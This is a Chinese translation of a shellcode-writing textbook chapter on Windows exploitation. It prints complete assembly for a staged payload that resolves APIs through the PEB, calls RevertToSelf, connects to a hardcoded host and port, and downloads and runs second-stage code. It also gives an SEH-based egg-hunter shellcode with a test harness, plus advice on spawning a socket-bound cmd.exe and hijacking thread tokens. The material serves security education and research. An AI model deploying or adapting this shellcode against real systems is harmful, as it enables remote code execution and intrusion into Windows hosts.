我建议大家学习AT&T句法，理由是它的句法清晰。考虑一下`mov eax,[ecx+ebx]`，哪个是基址寄存器？哪个是变址寄存器？特别是在缺少特征时，更容易引起混淆。出现这种情形的主要原因还是寻址的问题：两个寄存器似乎是一样的，可以互换；但实际上如果互换，生成的两条汇编指令将完全不同。

7.2 创建

编写Windows shellcode时通常会碰到一个大问题：Win32不提供直接的系统调用。令人惊讶的是，这是由许多人讨论后决定的。正如Windows的一贯风格那样，这个特性有令人讨厌的一面，也有值得称赞地方。值得称赞的是，它使Win32系统设计者在修复漏洞或扩展内部系统调用API时，不会影响任何使用Win32高级API的应用程序。

为了使shellcode能在其他程序之中运行，我们还需要对其做适当修整，如下所示。

- 它必须找到所需要的Win32 API函数，并生成调用表。
- 为了建立连接，它必必须能加载所需要的函数库。
- 它必须可以连接远程服务器，下载并执行后续的shellcode。
- 它必须确保自己可以正常退出，并使原来的进程继续运行或终止。
- 它必须能阻止其他线程对它的终止。
- 如果它想让后续的Win32调用继续使用堆，它还必须修复一个或多个堆。

找到需要的Win32 API函数，过去是指在shellcode中硬编码这些函数的地址，或者是硬编码Windows某个版本的`GetProcAddressA()`和`LoadLibraryA()`地址。现在硬编码函数地址仍然是编写Windows shellcode最快速的方法之一，但只适合特殊的可执行文件或某些版本的Windows。但是正如SQL Slammer蠕虫所展示的那样，硬编码函数地址有些时候非常有用。

注解 Slammer源代码在互联网上广为流传，它是非常好的学习硬编码函数地址的例子。

为了避免依赖任何可执行程序或OS的特殊状态，我们最好使用其他的方法。一种方法模拟正常的DLL链接进入进程的方法，然后找出函数的位置。另一种方法是搜索`kernel32.dll`函数使用的内存空间，通过寻找`kernel32.dll`所对应的PEB（Process Environment Block，进程环境

块）（中国的黑客经常用这个方法）找出函数的位置。本章稍后还将介绍怎样利用Windows异常处理系统搜索整个内存空间。

7.2.1 剖析 PEB

下面的例子源自CANVAS中的Windows shellcode，在分析这些代码之前，先介绍一下开发shellcode时的想法。

- 可靠性是关键。它必须在没有外部支援的情况下正常工作。
- 扩展性很重要。当你在某些无法预料的情况下想定制shellcode时，就能体会到扩展性的重要了。
- 长度也很重要，当然是越小越好。但压缩长度需要花时间，也可能使shellcode显得杂乱且难以管理。由于这些原因，这个例子中的shellcode显得有些臃肿，但接下来我们将利用结构异常处理程序（Structured Exception Handler，SEH）捕获shellcode来克服这个问题。如果你想学习x86汇编语言并且打算把这段shellcode再压缩一下，只能自学了。

注意，这段C源码比较简单，可以在gcc支持的x86平台上进行编写并编译。现在，我们逐行分析heapoverflow.c，看它是如何运行的。

7.2.2 分析 Heapoverflow.c

如果是写Win32程序，首先要包含windows.h，我们可以从这个头文件中获得一些Win32常量或结构。

```
//released under the GNU PUBLIC LICENSE v2.0
#include <stdio.h>
#include <malloc.h>
#ifdef Win32
#include <windows.h>
#endif
```

我们用gcc的asm()和.set语句来开始shellcode函数。这些语句不生成实际代码，也不占用程序空间；它们的存在，可以使我们比较方便地管理shellcode中使用的常量的存储空间。

```
void
getprocaddr()
{

  /*GLOBAL DEFINES*/
  asm("

.set KERNEL32HASH,       0x000d4e88
.set NUMBEROFKERNEL32FUNCTIONS,0x4
.set VIRTUALPROTECTHASH, 0x38d13c
.set GETPROCADDRESSHASH,0x00348bfa
.set LOADLIBRARYAHASH,  0x000d5786
.set GETSYSTEMDIRECTORYAHASH, 0x069bb2e6

.set WS232HASH,          0x0003ab08
```

```
.set NUMBEROFWS232FUNCTIONS,0x5
.set CONNECTHASH,        0x0000677c
.set RECVHASH,           0x00000cc0
.set SENDHASH,           0x00000cd8
.set WSASTARTUPHASH,     0x00039314
.set SOCKETHASH,         0x000036a4

.set MSVCRTHASH, 0x00037908
.set NUMBEROFMSVCRTFUNCTIONS, 0x01
.set FREEHASH, 0x00000c4e

.set ADVAPI32HASH, 0x000ca608
.set NUMBEROFADVAPI32FUNCTIONS, 0x01
.set REVERTTOSELFHASH, 0x000dcdb4

");
```

下面开始写shellcode。第一部分是PIC（Position Independent Code，位置无关性代码）。首先将%ebx设为当前的位置。设置完成后，所有的局部变量都可以参考%ebx。这和真正的编译器所做的工作类似。

```
/*START OF SHELLCODE*/
asm("

mainentrypoint:
call geteip
geteip:
pop %ebx
```

因为现在还不知道esp指向哪里，为了避免在调用函数时产生错误，需要先把它规格化。即使是在getPC代码里，这也是个问题，因此，为了使%esp指向你的破解，你可能想在shellcode前部包含sub $50,%esp。但是，如果你占用的地方太大（这里使用0x1000），在试图向栈写数据时，可能会超出范围，导致访问违例。当然，我们在这里选择的是合理的值，在绝大多数情况下是可以正常工作的。

```
movl %ebx,%esp
subl $0x1000,%esp
```

奇怪的是，为了使ws2_32.dll里的一些函数正常工作，%esp必须被对齐（这很可能是ws2_32.dll的漏洞）。我们这样做：

```
and $0xffffff00,%esp
```

到这一步，就可以着手填充函数表了。首先要在kernel32.dll里找到所需函数的地址，我们用3个函数完成这个工作。先把ecx设置为散列列表中的函数个数，然后进入循环。每次循环时，都传递getfuncaddress()、kernel32.dll（不要忘了.dll）的散列值及所需函数名的散列值。当程序返回函数地址后，我们把它放入%edi指向的函数表中。注意，这种方法生成的地址格式是统一的。LABEL-geteip(%ebx)总是指向LABEL，这样一来，你就可以用LABEL访问存储的变量了。

```
//set up the loop
movl $NUMBEROFKERNEL32FUNCTIONS,%ecx
lea  KERNEL32HASHESTABLE-geteip(%ebx),%esi
lea  KERNEL32FUNCTIONSTABLE-geteip(%ebx),%edi

//run the loop
getkernel32functions:
//push the hash we are looking for, which is pointed to by %esi
pushl (%esi)
pushl $KERNEL32HASH
call getfuncaddress
movl %eax,(%edi)
addl $4, %edi
addl $4, %esi
loop getkernel32functions
```

既然有了由.dll kernel32.dll的函数组成的函数表，就可以从MSVCRT找到所需的函数。注意，这里也是用循环结构处理的。这里调用了getfuncaddress()，我们下次遇到它时再仔细研究，现在假设它能正常工作就可以了。

```
//GET MSVCRT FUNCTIONS
movl $NUMBEROFMSVCRTFUNCTIONS,%ecx
lea MSVCRTHASHESTABLE-geteip(%ebx),%esi
lea MSVCRTFUNCTIONSTABLE-geteip(%ebx),%edi
getmsvcrtfunctions:
pushl (%esi)
pushl $MSVCRTHASH
call getfuncaddress
movl %eax,(%edi)
addl $4, %edi

addl $4, %esi
loop getmsvcrtfunctions
```

在堆溢出过程中，利用代码为了获得控制权会破坏堆。但如果你不是操作堆的唯一线程，当在堆上分配空间的其他线程试图调用free()时，可能会出麻烦。为了防止这种情况发生，我们可以用操作码0xc3替换free()的函数prelude，使free()在不访问堆的情况下正常返回。

要达到上述目的，我们需要修改free()所在页的保护模式。和其他包含可执代码的内存页一样，free()所在的内存页被标记为只读和执行，因此，必须把它的属性改成+rwx，利用Virtualprotect函数做这件事。Virtualprotect函数在MSVCRT之中，但因为在前面已经把MSVCRT的函数填入函数表了，所以Virtualprotect函数应该在我们的函数表中。我们在自己的内部数据结构中临时存储指向free()的指针（绝不要同时重设页面的权限）。

```
//QUICKLY!
//VIRTUALPROTECT FREE +rwx
lea BUF-geteip(%ebx),%eax
pushl %eax
pushl $0x40
pushl $50
```

```
movl FREE-geteip(%ebx),%edx
pushl %edx
call *VIRTUALPROTECT-geteip(%ebx)
//restore edx as FREE
movl FREE-geteip(%ebx),%edx
//overwrite it with return!
movl $0xc3c3c3c3,(%edx)
//we leave it +rwx
```

修改相关代码，使free()在不访问堆的情况下返回正常。这就能在控制程序中防止其他线程引起访问违例。

shellcode尾部是字符串ws2_32.dll。我们想加载它（此时，它还没有被加载）并对它初始化，然后利用它连向已在监听TCP端口的主机。不幸的是，我们在此碰到了一些麻烦：在某些破解（如RPC LOCATOR）里，在调用RevertToSelf()前并不能加载ws2_32.dll，因为你所在的定位器线程只能暂时模拟匿名用户处理你的请求，而匿名用户是没有权限读任何文件的。因此，我们只能假设ADVAPI.dll已被加载，然后利用它寻找RevertToSelf。不加载ADVAPI.dll的情况很少见，假如不幸被你遇到了，将导致这部分shellcode崩溃。当然，你可以事先做一下检查，确保在RevertToSelf的指针不为0时调用它。我们在这里没有做检查，因为这只会增加shellcode的长度而对我们并没有太大的帮助。

```
//Now, we call the RevertToSelf() function so we can actually do
some//thing on the machine
//You can't read ws2_32.dll in the locator exploit without this.
movl $NUMBEROFADVAPI32FUNCTIONS,%ecx
lea ADVAPI32HASHESTABLE-geteip(%ebx),%esi
lea ADVAPI32FUNCTIONSTABLE-geteip(%ebx),%edi

getadvapi32functions:
pushl (%esi)
pushl $ADVAPI32HASH
call getfuncaddress
movl %eax,(%edi)
addl $4,%esi
addl $4,%edi
loop getadvapi32functions

call *REVERTTOSELF-geteip(%ebx)
```

现在，我们以进程属主的身份运行，也有权限读ws2_32.dll。但在某些Windows系统上，如果没有指定完整的路径，LoadLibraryA()会因路径中存在点号（.）而找不到ws2_32.dll。这意味着还必须先调用GetSystemDirectoryA()处理ws2_32.dll字符串。我们在shellcode尾部的临时缓冲区（BUF）里进行这些操作。

```
//call getsystemdirectoryA, then prepend to ws2_32.dll
pushl $2048
lea BUF-geteip(%ebx),%eax
pushl %eax
```

```
call *GETSYSTEMDIRECTORYA-geteip(%ebx)
//ok, now buf is loaded with the current working system directory
//we now need to append \\WS2_32.dll to that, because of a bug in LoadLibraryA,
//which won't find WS2_32.dll if there is a dot in that path
lea BUF-geteip(%ebx),%eax
findendofsystemroot:
cmpb $0,(%eax)
je foundendofsystemroot
inc %eax
jmp findendofsystemroot
foundendofsystemroot:
//eax is now pointing to the final null of C:\\windows\\system32
lea WS2_32DLL-geteip(%ebx),%esi
strcpyintobuf:
movb (%esi), %dl
movb %dl,(%eax)
test %dl,%dl
jz donewithstrcpy
inc %esi
inc %eax
jmp strcpyintobuf
donewithstrcpy:

//loadlibrarya(\"c:\\winnt\\system32\\ws2_32.dll\");
lea BUF-geteip(%ebx),%edx
pushl %edx
call *LOADLIBRARY-geteip(%ebx)
```

到这一步，我们知道ws2_32.dll已经被加载，当需要建立连接时，就可以从中加载函数了。

```
movl $NUMBEROFWS232FUNCTIONS,%ecx
lea WS232HASHESTABLE-geteip(%ebx),%esi
lea WS232FUNCTIONSTABLE-geteip(%ebx),%edi

getws232functions:
//get getprocaddress
//hash of getprocaddress
pushl (%esi)
//push hash of KERNEL32.dll
pushl $WS232HASH
call getfuncaddress
movl %eax,(%edi)
addl $4, %esi
addl $4, %edi
loop getws232functions

//ok, now we set up BUFADDR on a quadword boundary
//esp will do since it points far above our current position
movl %esp,BUFADDR-geteip(%ebx)
//done setting up BUFADDR
```

当然，必须调用WSASTARTUP得到ws2_32.dll回转区。如果ws2_32.dll已经被初始化，再次调用WSASTARTUP也不会带来任何危害。

```
movl BUFADDR-geteip(%ebx), %eax
pushl %eax
pushl $0x101
call *WSASTARTUP-geteip(%ebx)

//call socket
pushl $6
pushl $1
pushl $2
call *SOCKET-geteip(%ebx)
movl %eax,FDSPOT-geteip(%ebx)
```

现在调用connect()函数，它将使用保存在shellcode尾部的、硬编码过的IP地址。在实际使用时，你应该把它换成你指定的IP地址和端口。如果调用connect()失败，程序将跳到exitthread，引起异常并崩溃。有时需要调用ExitProcess()，有时会为了处理进程而引起异常。

```
//call connect
//push addrlen=16
push $0x10
lea SockAddrSPOT-geteip(%ebx),%esi
//the 4444 is our port
pushl %esi
//push fd
pushl %eax
call *CONNECT-geteip(%ebx)
test %eax,%eax
jl  exitthread
```

到这里，对第一部分shellcode的分析结束了，我们接下来分析保存在远程服务器上的后续的shellcode。

```
pushl $4
call recvloop
//ok, now the size is the first word in BUF
//Now that we have the size, we read in that much shellcode into the buffer.
movl BUFADDR-geteip(%ebx),%edx
movl (%edx),%edx
//now edx has the size
push %edx
//read the data into BUF
call recvloop
//Now we just execute it.
movl BUFADDR-geteip(%ebx),%edx
call *%edx
```

至此，我们把控制权正式交给了后续的shellcode。在一般情况下，后续shellcode首先会重复

前面做过的大部分工作。

看过shellcode的概貌后，我们再来重点看一下shellcode中用到的一些函数。下面是recvloop函数的代码，它接受调用者传递的参数的大小，并用一部分“全局”变量控制读入的数据放至哪里。就像connect()函数那样，如果recvloop发现错误也会跳到exitthread。

```
//recvloop function
 asm("
//START FUNCTION RECVLOOP
//arguments: size to be read
//reads into *BUFADDR
recvloop:
pushl %ebp
movl %esp,%ebp
push %edx
push %edi
//get arg1 into edx
movl 0x8(%ebp), %edx
movl BUFADDR-geteip(%ebx),%edi

callrecvloop:
//not an argument- but recv() messes up edx! So we save it off here
pushl %edx
//flags
pushl $0
//len
pushl $1
//*buf
pushl %edi
movl FDSPOT-geteip(%ebx),%eax
pushl %eax
call *RECV-geteip(%ebx)
//prevents getting stuck in an endless loop if the server closes the connection
cmp $0xffffffff,%eax
je exitthread


popl %edx

//subtract how many we read
sub %eax,%edx
//move buffer pointer forward
add %eax,%edi
//test if we need to exit the function
//recv returned 0
test %eax,%eax
je donewithrecvloop
//we read all the data we wanted to read
test %edx,%edx
```

```
je donewithrecvloop
jmp callrecvloop


donewithrecvloop:
//done with recvloop
pop %edi
pop %edx
mov %ebp, %esp
pop %ebp
ret $0x04
//END FUNCTION
```

接下来是前面提到过的getfuncaddress()，它根据DLL和函数名的散列值找出函数指针的地址。因为做了很多工作但都不符合常规，所以它可能是shellcode中最容易让人不解的函数了。它依赖于fs:[0x30]，因为Windows程序在运行时，fs:[0x30]指向PEB，我们根据fs:[0x30]可以找到已载入内存的所有模块。然后，通过比较每个模块的散列值来寻找kernel32.dll.dll。散列函数有一个简单的标记，用来区分对象是Unicode还是纯ASCII字符串。

当然，也可以选用其他的方法，而且有的还很精练。例如，Dafydd Stuttard的代码使用8位散列值来节省空间，也有一些方法通过分析PE头部寻找所需的指针。其实不必通过分析PE头部来获取每一个函数的指针，只需找到GetProcAddress()，通过它就可以找到其他的函数指针了。

```
/* fs[0x30] is pointer to PEB
   *that + 0c is _PEB_LDR_DATA pointer
   *that + 0c is in load order module list pointer
```

可以从下面的网址获取更多信息：

- http://www.builder.cz/art/asembler/anti_procdump.html
- http://www.hick.org/code/skape/papers/win32-shellcode.pdf

通常，按如下步骤操作。

(1) 从当前的模块（fs:0x30）得到PE头部。

(2) 转到PE头部。

(3) 转到导出表，得到nBase值。

(4) 得到arrayofNames，寻找需要的函数。

```
*/

//void* GETFUNCADDRESS( int hash1,int hash2)

/*START OF CODE THAT GETS THE ADDRESSES*/
//arguments
//hash of dll
//hash of function
```

```
//returns function address
getfuncaddress:
pushl %ebp
movl %esp,%ebp
pushl %ebx
pushl %esi
pushl %edi
pushl %ecx


pushl %fs:(0x30)
popl %eax
//test %eax,%eax
//JS WIN9X
NT:
//get _PEB_LDR_DATA ptr
movl 0xc(%eax),%eax
//get first module pointer list
movl 0xc(%eax),%ecx



nextinlist:
//next in the list into %edx
movl (%ecx),%edx
//this is the unicode name of our module
movl 0x30(%ecx),%eax
//compare the unicode string at %eax to our string
//if it matches KERNEL32.dll, then we have our module address at 0x18+%ecx
//call hash match
//push unicode increment value
pushl $2
//push hash
movl 8(%ebp),%edi
pushl %edi
//push string address
pushl %eax
call hashit
test %eax,%eax
jz  foundmodule
//otherwise check the next node in the list
movl %edx,%ecx
jmp nextinlist

//FOUND THE MODULE, GET THE PROCEDURE
foundmodule:
//we are pointing to the winning list entry with ecx
//get the base address
movl 0x18(%ecx),%eax
```

```
//we want to save this off since this is our base that we will have to add
push %eax
//ok, we are now pointing at the start of the module (the MZ for
//the dos header IMAGE_DOS_HEADER.e_lfanew is what we want
//to go parse (the PE header itself)
movl 0x3c(%eax),%ebx
addl %ebx,%eax
//%ebx is now pointing to the PE header (ascii PE)
//PE->export table is what we want
//0x150-0xd8=0x78 according to OllyDbg
movl 0x78(%eax),%ebx
//eax is now the base again!
pop %eax
push %eax
addl %eax,%ebx
//this eax is now the Export Directory Table
//From MS PE-COFF table, 6.3.1 (search for pecoff at MS Site to
download)
//Offset Size Field                     Description
//16     4    Ordinal Base              (usually set to one!)
//24     4    Number of Name pointers   (also the number of ordinals)
//28     4    Export Address Table RVA  Address EAT relative to base
//32     4    Name Pointer Table RVA    Addresses (RVA's) of Names!
//36     4    Ordinal Table RVA         You need the ordinals to get
                                        the addresses

//theoretically we need to subtract the ordinal base, but it turns out
they don't actually use it
//movl 16(%ebx),%edi
//edi is now the ordinal base!
movl 28(%ebx),%ecx
//ecx is now the address table
movl 32(%ebx),%edx
//edx is the name pointer table
movl 36(%ebx),%ebx
//ebx is the ordinal table

//eax is now the base address again
//correct those RVA's into actual addresses
addl %eax,%ecx
addl %eax,%edx
addl %eax,%ebx


//HERE IS WHERE WE FIND THE FUNCTION POINTER ITSELF
find_procedure:
//for each pointer in the name pointer table, match against our hash
//if the hash matches, then we go into the address table and get the
//address using the ordinal table
```

```
movl (%edx),%esi
pop %eax
pushl %eax
addl %eax,%esi
//push the hash increment - we are ascii
pushl $1
//push the function hash
pushl 12(%ebp)
//esi has the address of our actual string
pushl %esi
call hashit
test %eax, %eax
jz found_procedure
//increment our pointer into the name table
add $4,%edx
//increment out pointer into the ordinal table
//ordinals are only 16 bits
add $2,%ebx
jmp find_procedure

found_procedure:
//set eax to the base address again
pop %eax
xor %edx,%edx
//get the ordinal into dx
//ordinal=ExportOrdinalTable[i] (pointed to by ebx)
mov (%ebx),%dx
//SymbolRVA = ExportAddressTable[ordinal-OrdinalBase]
//see note above for lack of ordinal base use
//subtract ordinal base
//sub %edi,%edx
//multiply that by sizeof(dword)
shl $2,%edx
//add that to the export address table (dereference in above .c statement)
//to get the RVA of the actual address
add %edx,%ecx
//now add that to the base and we get our actual address
add (%ecx),%eax
//done eax has the address!

popl %ecx
popl %edi
popl %esi
popl %ebx
mov %ebp,%esp
pop %ebp
ret $8
```

下面是我们使用的散列函数。它对字符串做简单的处理，并忽略大小写。

```
//hashit function
//takes 3 args
//increment for unicode/ascii
//hash to test against
//address of string
hashit:
pushl %ebp
movl %esp,%ebp

push %ecx
push %ebx
push %edx

xor %ecx,%ecx
xor %ebx,%ebx
xor %edx,%edx

mov 8(%ebp),%eax
hashloop:
movb (%eax),%dl
//convert char to upper case
or $0x60,%dl
add %edx,%ebx
shl $1,%ebx
//add increment to the pointer
//2 for unicode, 1 for ascii
addl 16(%ebp),%eax
mov (%eax),%cl
test %cl,%cl
loopnz hashloop
xor %eax,%eax
mov 12(%ebp),%ecx
cmp %ecx,%ebx
jz donehash
//failed to match, set eax==1
inc %eax
donehash:
pop %edx
pop %ebx
pop %ecx
mov %ebp,%esp
pop %ebp
ret $12
```

下面这段代码是用C语言写的散列程序，其作用和上面的代码类似。需要进行散列处理的shellcode可能会用到不同的散列函数。虽然所有散列函数都可以工作，但我们在这里选择的是一个体积较小、容易用汇编语言实现的散列函数。

```
#include <stdio.h>
```

7

```
main(int argc, char **argv)
{
 char * p;
 unsigned int hash;

 if (argc<2)
  {
   printf("Usage: hash.exe kernel32.dll\n");
   exit(0);
  }

 p=argv[1];

 hash=0;
 while (*p!=0)
  {
    //toupper the character
    hash=hash + (*(unsigned char * )p | 0x60);
    p++;
    hash=hash << 1;
  }
 printf("Hash: 0x%8.8x\n",hash);

}
```

如果需要调用ExitThread()或ExitProcess()，可以用其他函数替换下面的结束函数。不过在一般情况下，下面的代码就足够用了。

```
exitthread:
//just cause an exception
xor %eax,%eax
call *%eax
```

接下来的是一些与实际情况相关的数据。要使用这个代码，必须用实际的地址和端口替换下面的sockaddr数据。

```
SockAddrSPOT:
//first 2 bytes are the PORT (then AF_INET is 0002)
.long 0x44440002
//server ip 651a8c0 is 192.168.1.101
.long 0x6501a8c0
KERNEL32HASHESTABLE:
.long GETSYSTEMDIRECTORYAHASH
.long VIRTUALPROTECTHASH
.long GETPROCADDRESSHASH
.long LOADLIBRARYAHASH

MSVCRTHASHESTABLE:
.long FREEHASH

ADVAPI32HASHESTABLE:
```

```
.long REVERTTOSELFHASH

WS232HASHESTABLE:
.long CONNECTHASH
.long RECVHASH
.long SENDHASH
.long WSASTARTUPHASH
.long SOCKETHASH

WS2_32DLL:
.ascii \"ws2_32.dll\"
.long 0x00000000

endsploit:
//nothing below this line is actually included in the shellcode, but it
//is used for scratch space when the exploit is running.

MSVCRTFUNCTIONSTABLE:
FREE:
     .long 0x00000000

     KERNEL32FUNCTIONSTABLE:
VIRTUALPROTECT:
     .long 0x00000000
GETPROCADDRA:
     .long 0x00000000
LOADLIBRARY:
     .long 0x00000000
//end of kernel32.dll functions table

//this stores the address of buf+8 mod 8, since we are not guaranteed to be
//on a word boundary, and we want to be so Win32 api works
BUFADDR:
     .long 0x00000000


     WS232FUNCTIONSTABLE:
CONNECT:
     .long 0x00000000
RECV:
     .long 0x00000000
SEND:
     .long 0x00000000
WSASTARTUP:
     .long 0x00000000
SOCKET:
     .long 0x00000000
//end of ws2_32.dll functions table
```

```
SIZE:
     .long 0x00000000

FDSPOT:
     .long 0x00000000
BUF:
     .long 0x00000000

     ");

}
```

我们的主程序将在需要时输出shellcode，或者为了测试而调用它。

```
int
main()
{
        unsigned char buffer[4000];
        unsigned char * p;
        int i;
        char *mbuf,*mbuf2;
        int error=0;
        //getprocaddr();
        memcpy(buffer,getprocaddr,2400);
        p=buffer;
        p+=3; /*skip prelude of function*/
//#define DOPRINT
#ifdef DOPRINT
        /*gdb ) printf "%d\n", endsploit - mainentrypoint -1 */
        printf("\"");
        for (i=0; i<666; i++)
          {
                printf("\\x%2.2x",*p);
                if ((i+1)%8==0)
                  printf("\"\nshellcode+=\"");
                p++;
          }
        printf("\"\n");
#endif
#define DOCALL
#ifdef DOCALL
        ((void(*)())(p)) ();
#endif


}
```

7.3 利用 Windows 异常处理进行搜索

刚才讨论的shellcode比预想中的要大。为了解决这个问题，再写一个可以搜索内存并找到第

一段shellcode 的shellcode。下面是执行步骤。

(1) 脆弱的程序正常执行。

(2) 注入用于搜索的shellcode。

(3) 执行第一段shellcode。

(4) 下载并执行后续的shellcode。

对Windows shellcode来说，搜索代码可以很小。在编码之后译码之前，它的长度可以控制在150B之内，基本上可用于任何情形。如果需要更小的shellcode，可以使shellcode依赖于具体的SP，同时硬编码函数地址。

shellcode可以位于内存的任何位置，为了便于寻找shellcode，需要在shellcode的头尾各加一个8B的标记。

```
#include <stdio.h>
/*
 * Released under the GPL V 2.0
 * Copyright Immunity, Inc. 2002-2003
 *

Works under SE handling.

Put location of structure in fs:0
Put structure on stack
when called you can pop 4 arguments from the stack
_except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext );
typedef struct _CONTEXT
{
    DWORD ContextFlags;
    DWORD   Dr0;
    DWORD   Dr1;
    DWORD   Dr2;
    DWORD   Dr3;
    DWORD   Dr6;
    DWORD   Dr7;
    FLOATING_SAVE_AREA FloatSave;
    DWORD   SegGs;
    DWORD   SegFs;
    DWORD   SegEs;
    DWORD   SegDs;
    DWORD   Edi;
    DWORD   Esi;
    DWORD   Ebx;
    DWORD   Edx;
    DWORD   Ecx;
```

```
    DWORD    Eax;
    DWORD    Ebp;
    DWORD    Eip;
    DWORD    SegCs;
    DWORD    EFlags;
    DWORD    Esp;
    DWORD    SegSs;
} CONTEXT;
```

在异常发生后返回0，然后继续执行。

注解　当反向搜索TAG1和TAG2时，将不会正确匹配shellcode，而且还可能会破坏shellcode。

要重点注意的是，异常处理结构（-1，address）必须在当前线程的栈上。如果曾经修改过ESP，那么在这里，需要调整线程信息块里当前线程的栈。另外，还需要仔细处理讨厌的对齐（alignment）问题。这些因素综合起来，又会使shellcode的长度增加一些。比较好的策略是将PEB与RtlEnterCriticleSection绑定在一起，如下所示：

```
    k=0x7ffdf020;
    *(int *)k=RtlEnterCriticalSectionadd;

 * */

#define DOPRINT
//#define DORUN
void
shellcode()
{

  /*GLOBAL DEFINES*/
  asm("

.set KERNEL32HASH,      0x000d4e88

");


/*START OF SHELLCODE*/
asm("

mainentrypoint:
//time to fill our function pointer table
sub $0x50,%esp
call geteip
geteip:
pop %ebx
//ebx now has our base!
//remove any chance of esp being below us, and thereby
```

```
//having WSASocket or other functions use us as their stack
//which sucks
movl %ebx,%esp
subl $0x1000,%esp
//esp must be aligned for win32 functions to not crash
and $0xffffff00,%esp

takeexceptionhandler:
//this code gets control of the exception handler
//load the address of our exception registration block into fs:0
lea exceptionhandler-geteip(%ebx),%eax

//push the address of our exception handler
push %eax
//we are the last handler, so we push -1
push $-1
//move it all into place...
mov %esp,%fs:(0)

//Now we have to adjust our thread information block to reflect we may
be anywhere in memory
//As of Windows XP SP1, you cannot have your exception handler itself on
//the stack - but most versions of windows check to make sure your
//exception block is on the stack.
addl $0xc, %esp
movl %esp,%fs:(4)
subl $0xc,%esp
//now we fix the bottom of thread stack to be right after our SEH block
movl %esp,%fs:(8)


");

//search loop
 asm("
startloop:
xor %esi,%esi
mov TAG1-geteip(%ebx),%edx
mov TAG2-geteip(%ebx),%ecx

memcmp:
//may fault and call our exception handler
mov (%esi),%eax
cmp %eax,%ecx
jne addaddr
mov 4(%esi),%eax
cmp %eax,%edx
jne addaddr
jmp foundtags
```

7

```
addaddr:
inc %esi
jmp memcmp

foundtags:
lea 8(%esi),%eax
xor %esi,%esi
//clear the exception handler so we don't worry about that on exit
mov %esi,%fs:(0)
call *%eax
");

 asm("
//handles the exceptions as we walk through memory
exceptionhandler:
//int $3
mov 0xc(%esp),%eax
//get saved ESI from exception frame into %eax
add $0xa0,%eax
mov (%eax),%edi
//add 0x1000 to saved ESI and store it back
add $0x1000,%edi
mov %edi,(%eax)
xor %eax,%eax
ret

");
 asm("
     endsploit:
//these tags mark the start of our real shellcode
TAGS:
TAG1:
.long 0x41424344
TAG2:
.long 0x45464748

CURRENTPLACE:
//where we are currently looking
.long 0x00000000
");
}



int
main()
{
        unsigned char buffer[4000];
        unsigned char * p;
        int i;
```

```
        unsigned char stage2[500];
//setup stage2 for testing
        strcpy(stage2,"HGFE");
        strcat(stage2,"DCBA\xcc\xcc\xcc");

        //getprocaddr();
        memcpy(buffer,shellcode,2400);
        p=buffer;
#ifdef WIN32
        p+=3; /*skip prelude of function*/
#endif



#ifdef DOPRINT
#define SIZE 127
        printf("#Size in bytes: %d\n",SIZE);
        /*gdb ) printf "%d\n", endsploit - mainentrypoint -1 */
        printf("searchshellcode+=\"");
        for (i=0; i<SIZE; i++)
          {
                printf("\\x%2.2x",*p);
                if ((i+1)%8==0)
                  printf("\"\nsearchshellcode+=\"");
                p++;
          }
        printf("\"\n");
#endif
#ifdef DORUN
        ((void(*)())(p)) ();
#endif


}
```

7.4 弹出 shell

在Windows里，有两种方法可以从套接字得到shell。在UNIX里，可以用`dup2()`复制标准I/O的文件句柄，然后执行"`/bin/sh`"即可。但在Windows里没这么简单。可以用`WSASocket()`代替`socket()`创建一个套接字，把它作为`CreateProcess("cmd.exe")`的输入。然而，如果这个套接字是从进程里盗用的，或者不是用`WSASocket()`创建的，那么需要用匿名管道把数据向前/后做一些微调。你可能也想过使用`popen()`，但它在Win32上不能正常工作，除非你重新设计它。重新设计`popen()`时要记住以下几点。

(1) 调用`CreateProcessA`时需要把继承属性设为1。否则，当你把管道作为标准I/O传给`cmd.exe`时，派生的进程将不能访问它。

(2) 在读的时候，必须关闭父进程里可写的标准输出管道或读进程的管道块。应该在`CreateProcessA`之后、`ReadFile`之前读取结果。

(3) 为了写入标准输入，读取标准输出，不要忘了用DuplicateHandle()复制一个非继承的管道句柄。为了让它们不从cmd.exe继承，需要关闭继承句柄。

(4) 如果你想找cmd.exe，使用GetEnvironmentVariable ("COMSPEC")。

(5) 可以在CreateProcessA里设置SW_HIDE属性，这将使每次运行命令时不弹出窗口。还需要设置STARTF_USESTDHANDLES和STARTF_USESSHOWWINDOWS标记。

有了以上几点，你会发现写可以运行的popen()其实也很简单。

7.5 为什么不应该在 Windows 上弹出 shell

Windows 的继承性问题对UNIX程序员来说，早已是见怪不怪的麻烦了。事实上，大多数Windows程序员也搞不清继承性的原理，其中包括微软公司自己的程序员。Windows的继承性和访问令牌会给破解发现者带来很多麻烦。例如，cmd.exe不提供传输文件的功能，而自定义的shellcode却可以轻松做到。另外，你可能会放弃访问全部Win32 API，即使它提供了比默认Win32 shell更多的功能。你也可能会用进程的主令牌替换当前线程的令牌。在某些情况下，主令牌是LOCAL/SYSTEM；在其他情况下是IWAN或IUSR，或者其他权限较低的用户。

当你用自己的shellcode传输文件然后执行它时，有些东西可能会从中作梗。你可能会看到派生的进程不能读取并执行它自身，它可能以完全不同的用户身份来运行，而不是你预期的那样。因此，在原进程里写一个服务，让你可以访问所需要的API。这样的方法可以劫持其他用户的线程令牌，例如，可以作为其他用户进行读写操作。谁知道那些被标为非继承的当前进程的资源是否可用呢？

如果你曾经想用你模仿的用户派生进程，就必须勇敢面对CreateProcessAsUser()，并使用Windows特权、主令牌和一些Win32小技巧。用Sysinternals（http://www.microsoft.com/technet/sysinternals/）上的工具（尤其是Process Explorer）分析令牌问题。“为什么Windows shellcode总不按我的意愿运行呢？”毫无疑问，答案在于令牌特性。


7.6 小结

本章介绍了堆溢出的初级、进阶、高级三个阶段。堆溢出比栈溢出要难很多，为了有效地把两者结合起来，需要深入理解系统的内部运作机理。如果你的首次尝试没有成功，不要灰心，黑客入侵本来就是反复试验、不断摸索的过程。

如果你希望提高Windows shellcode的编写技能，建议你通过网络发送DLL，并把它连接到运行的进程中（当然，不需要写到磁盘上）；或者动态创建shellcode并把它注入正在运行的进程，然后与所需的函数指针连接起来。

第8章

Windows溢出



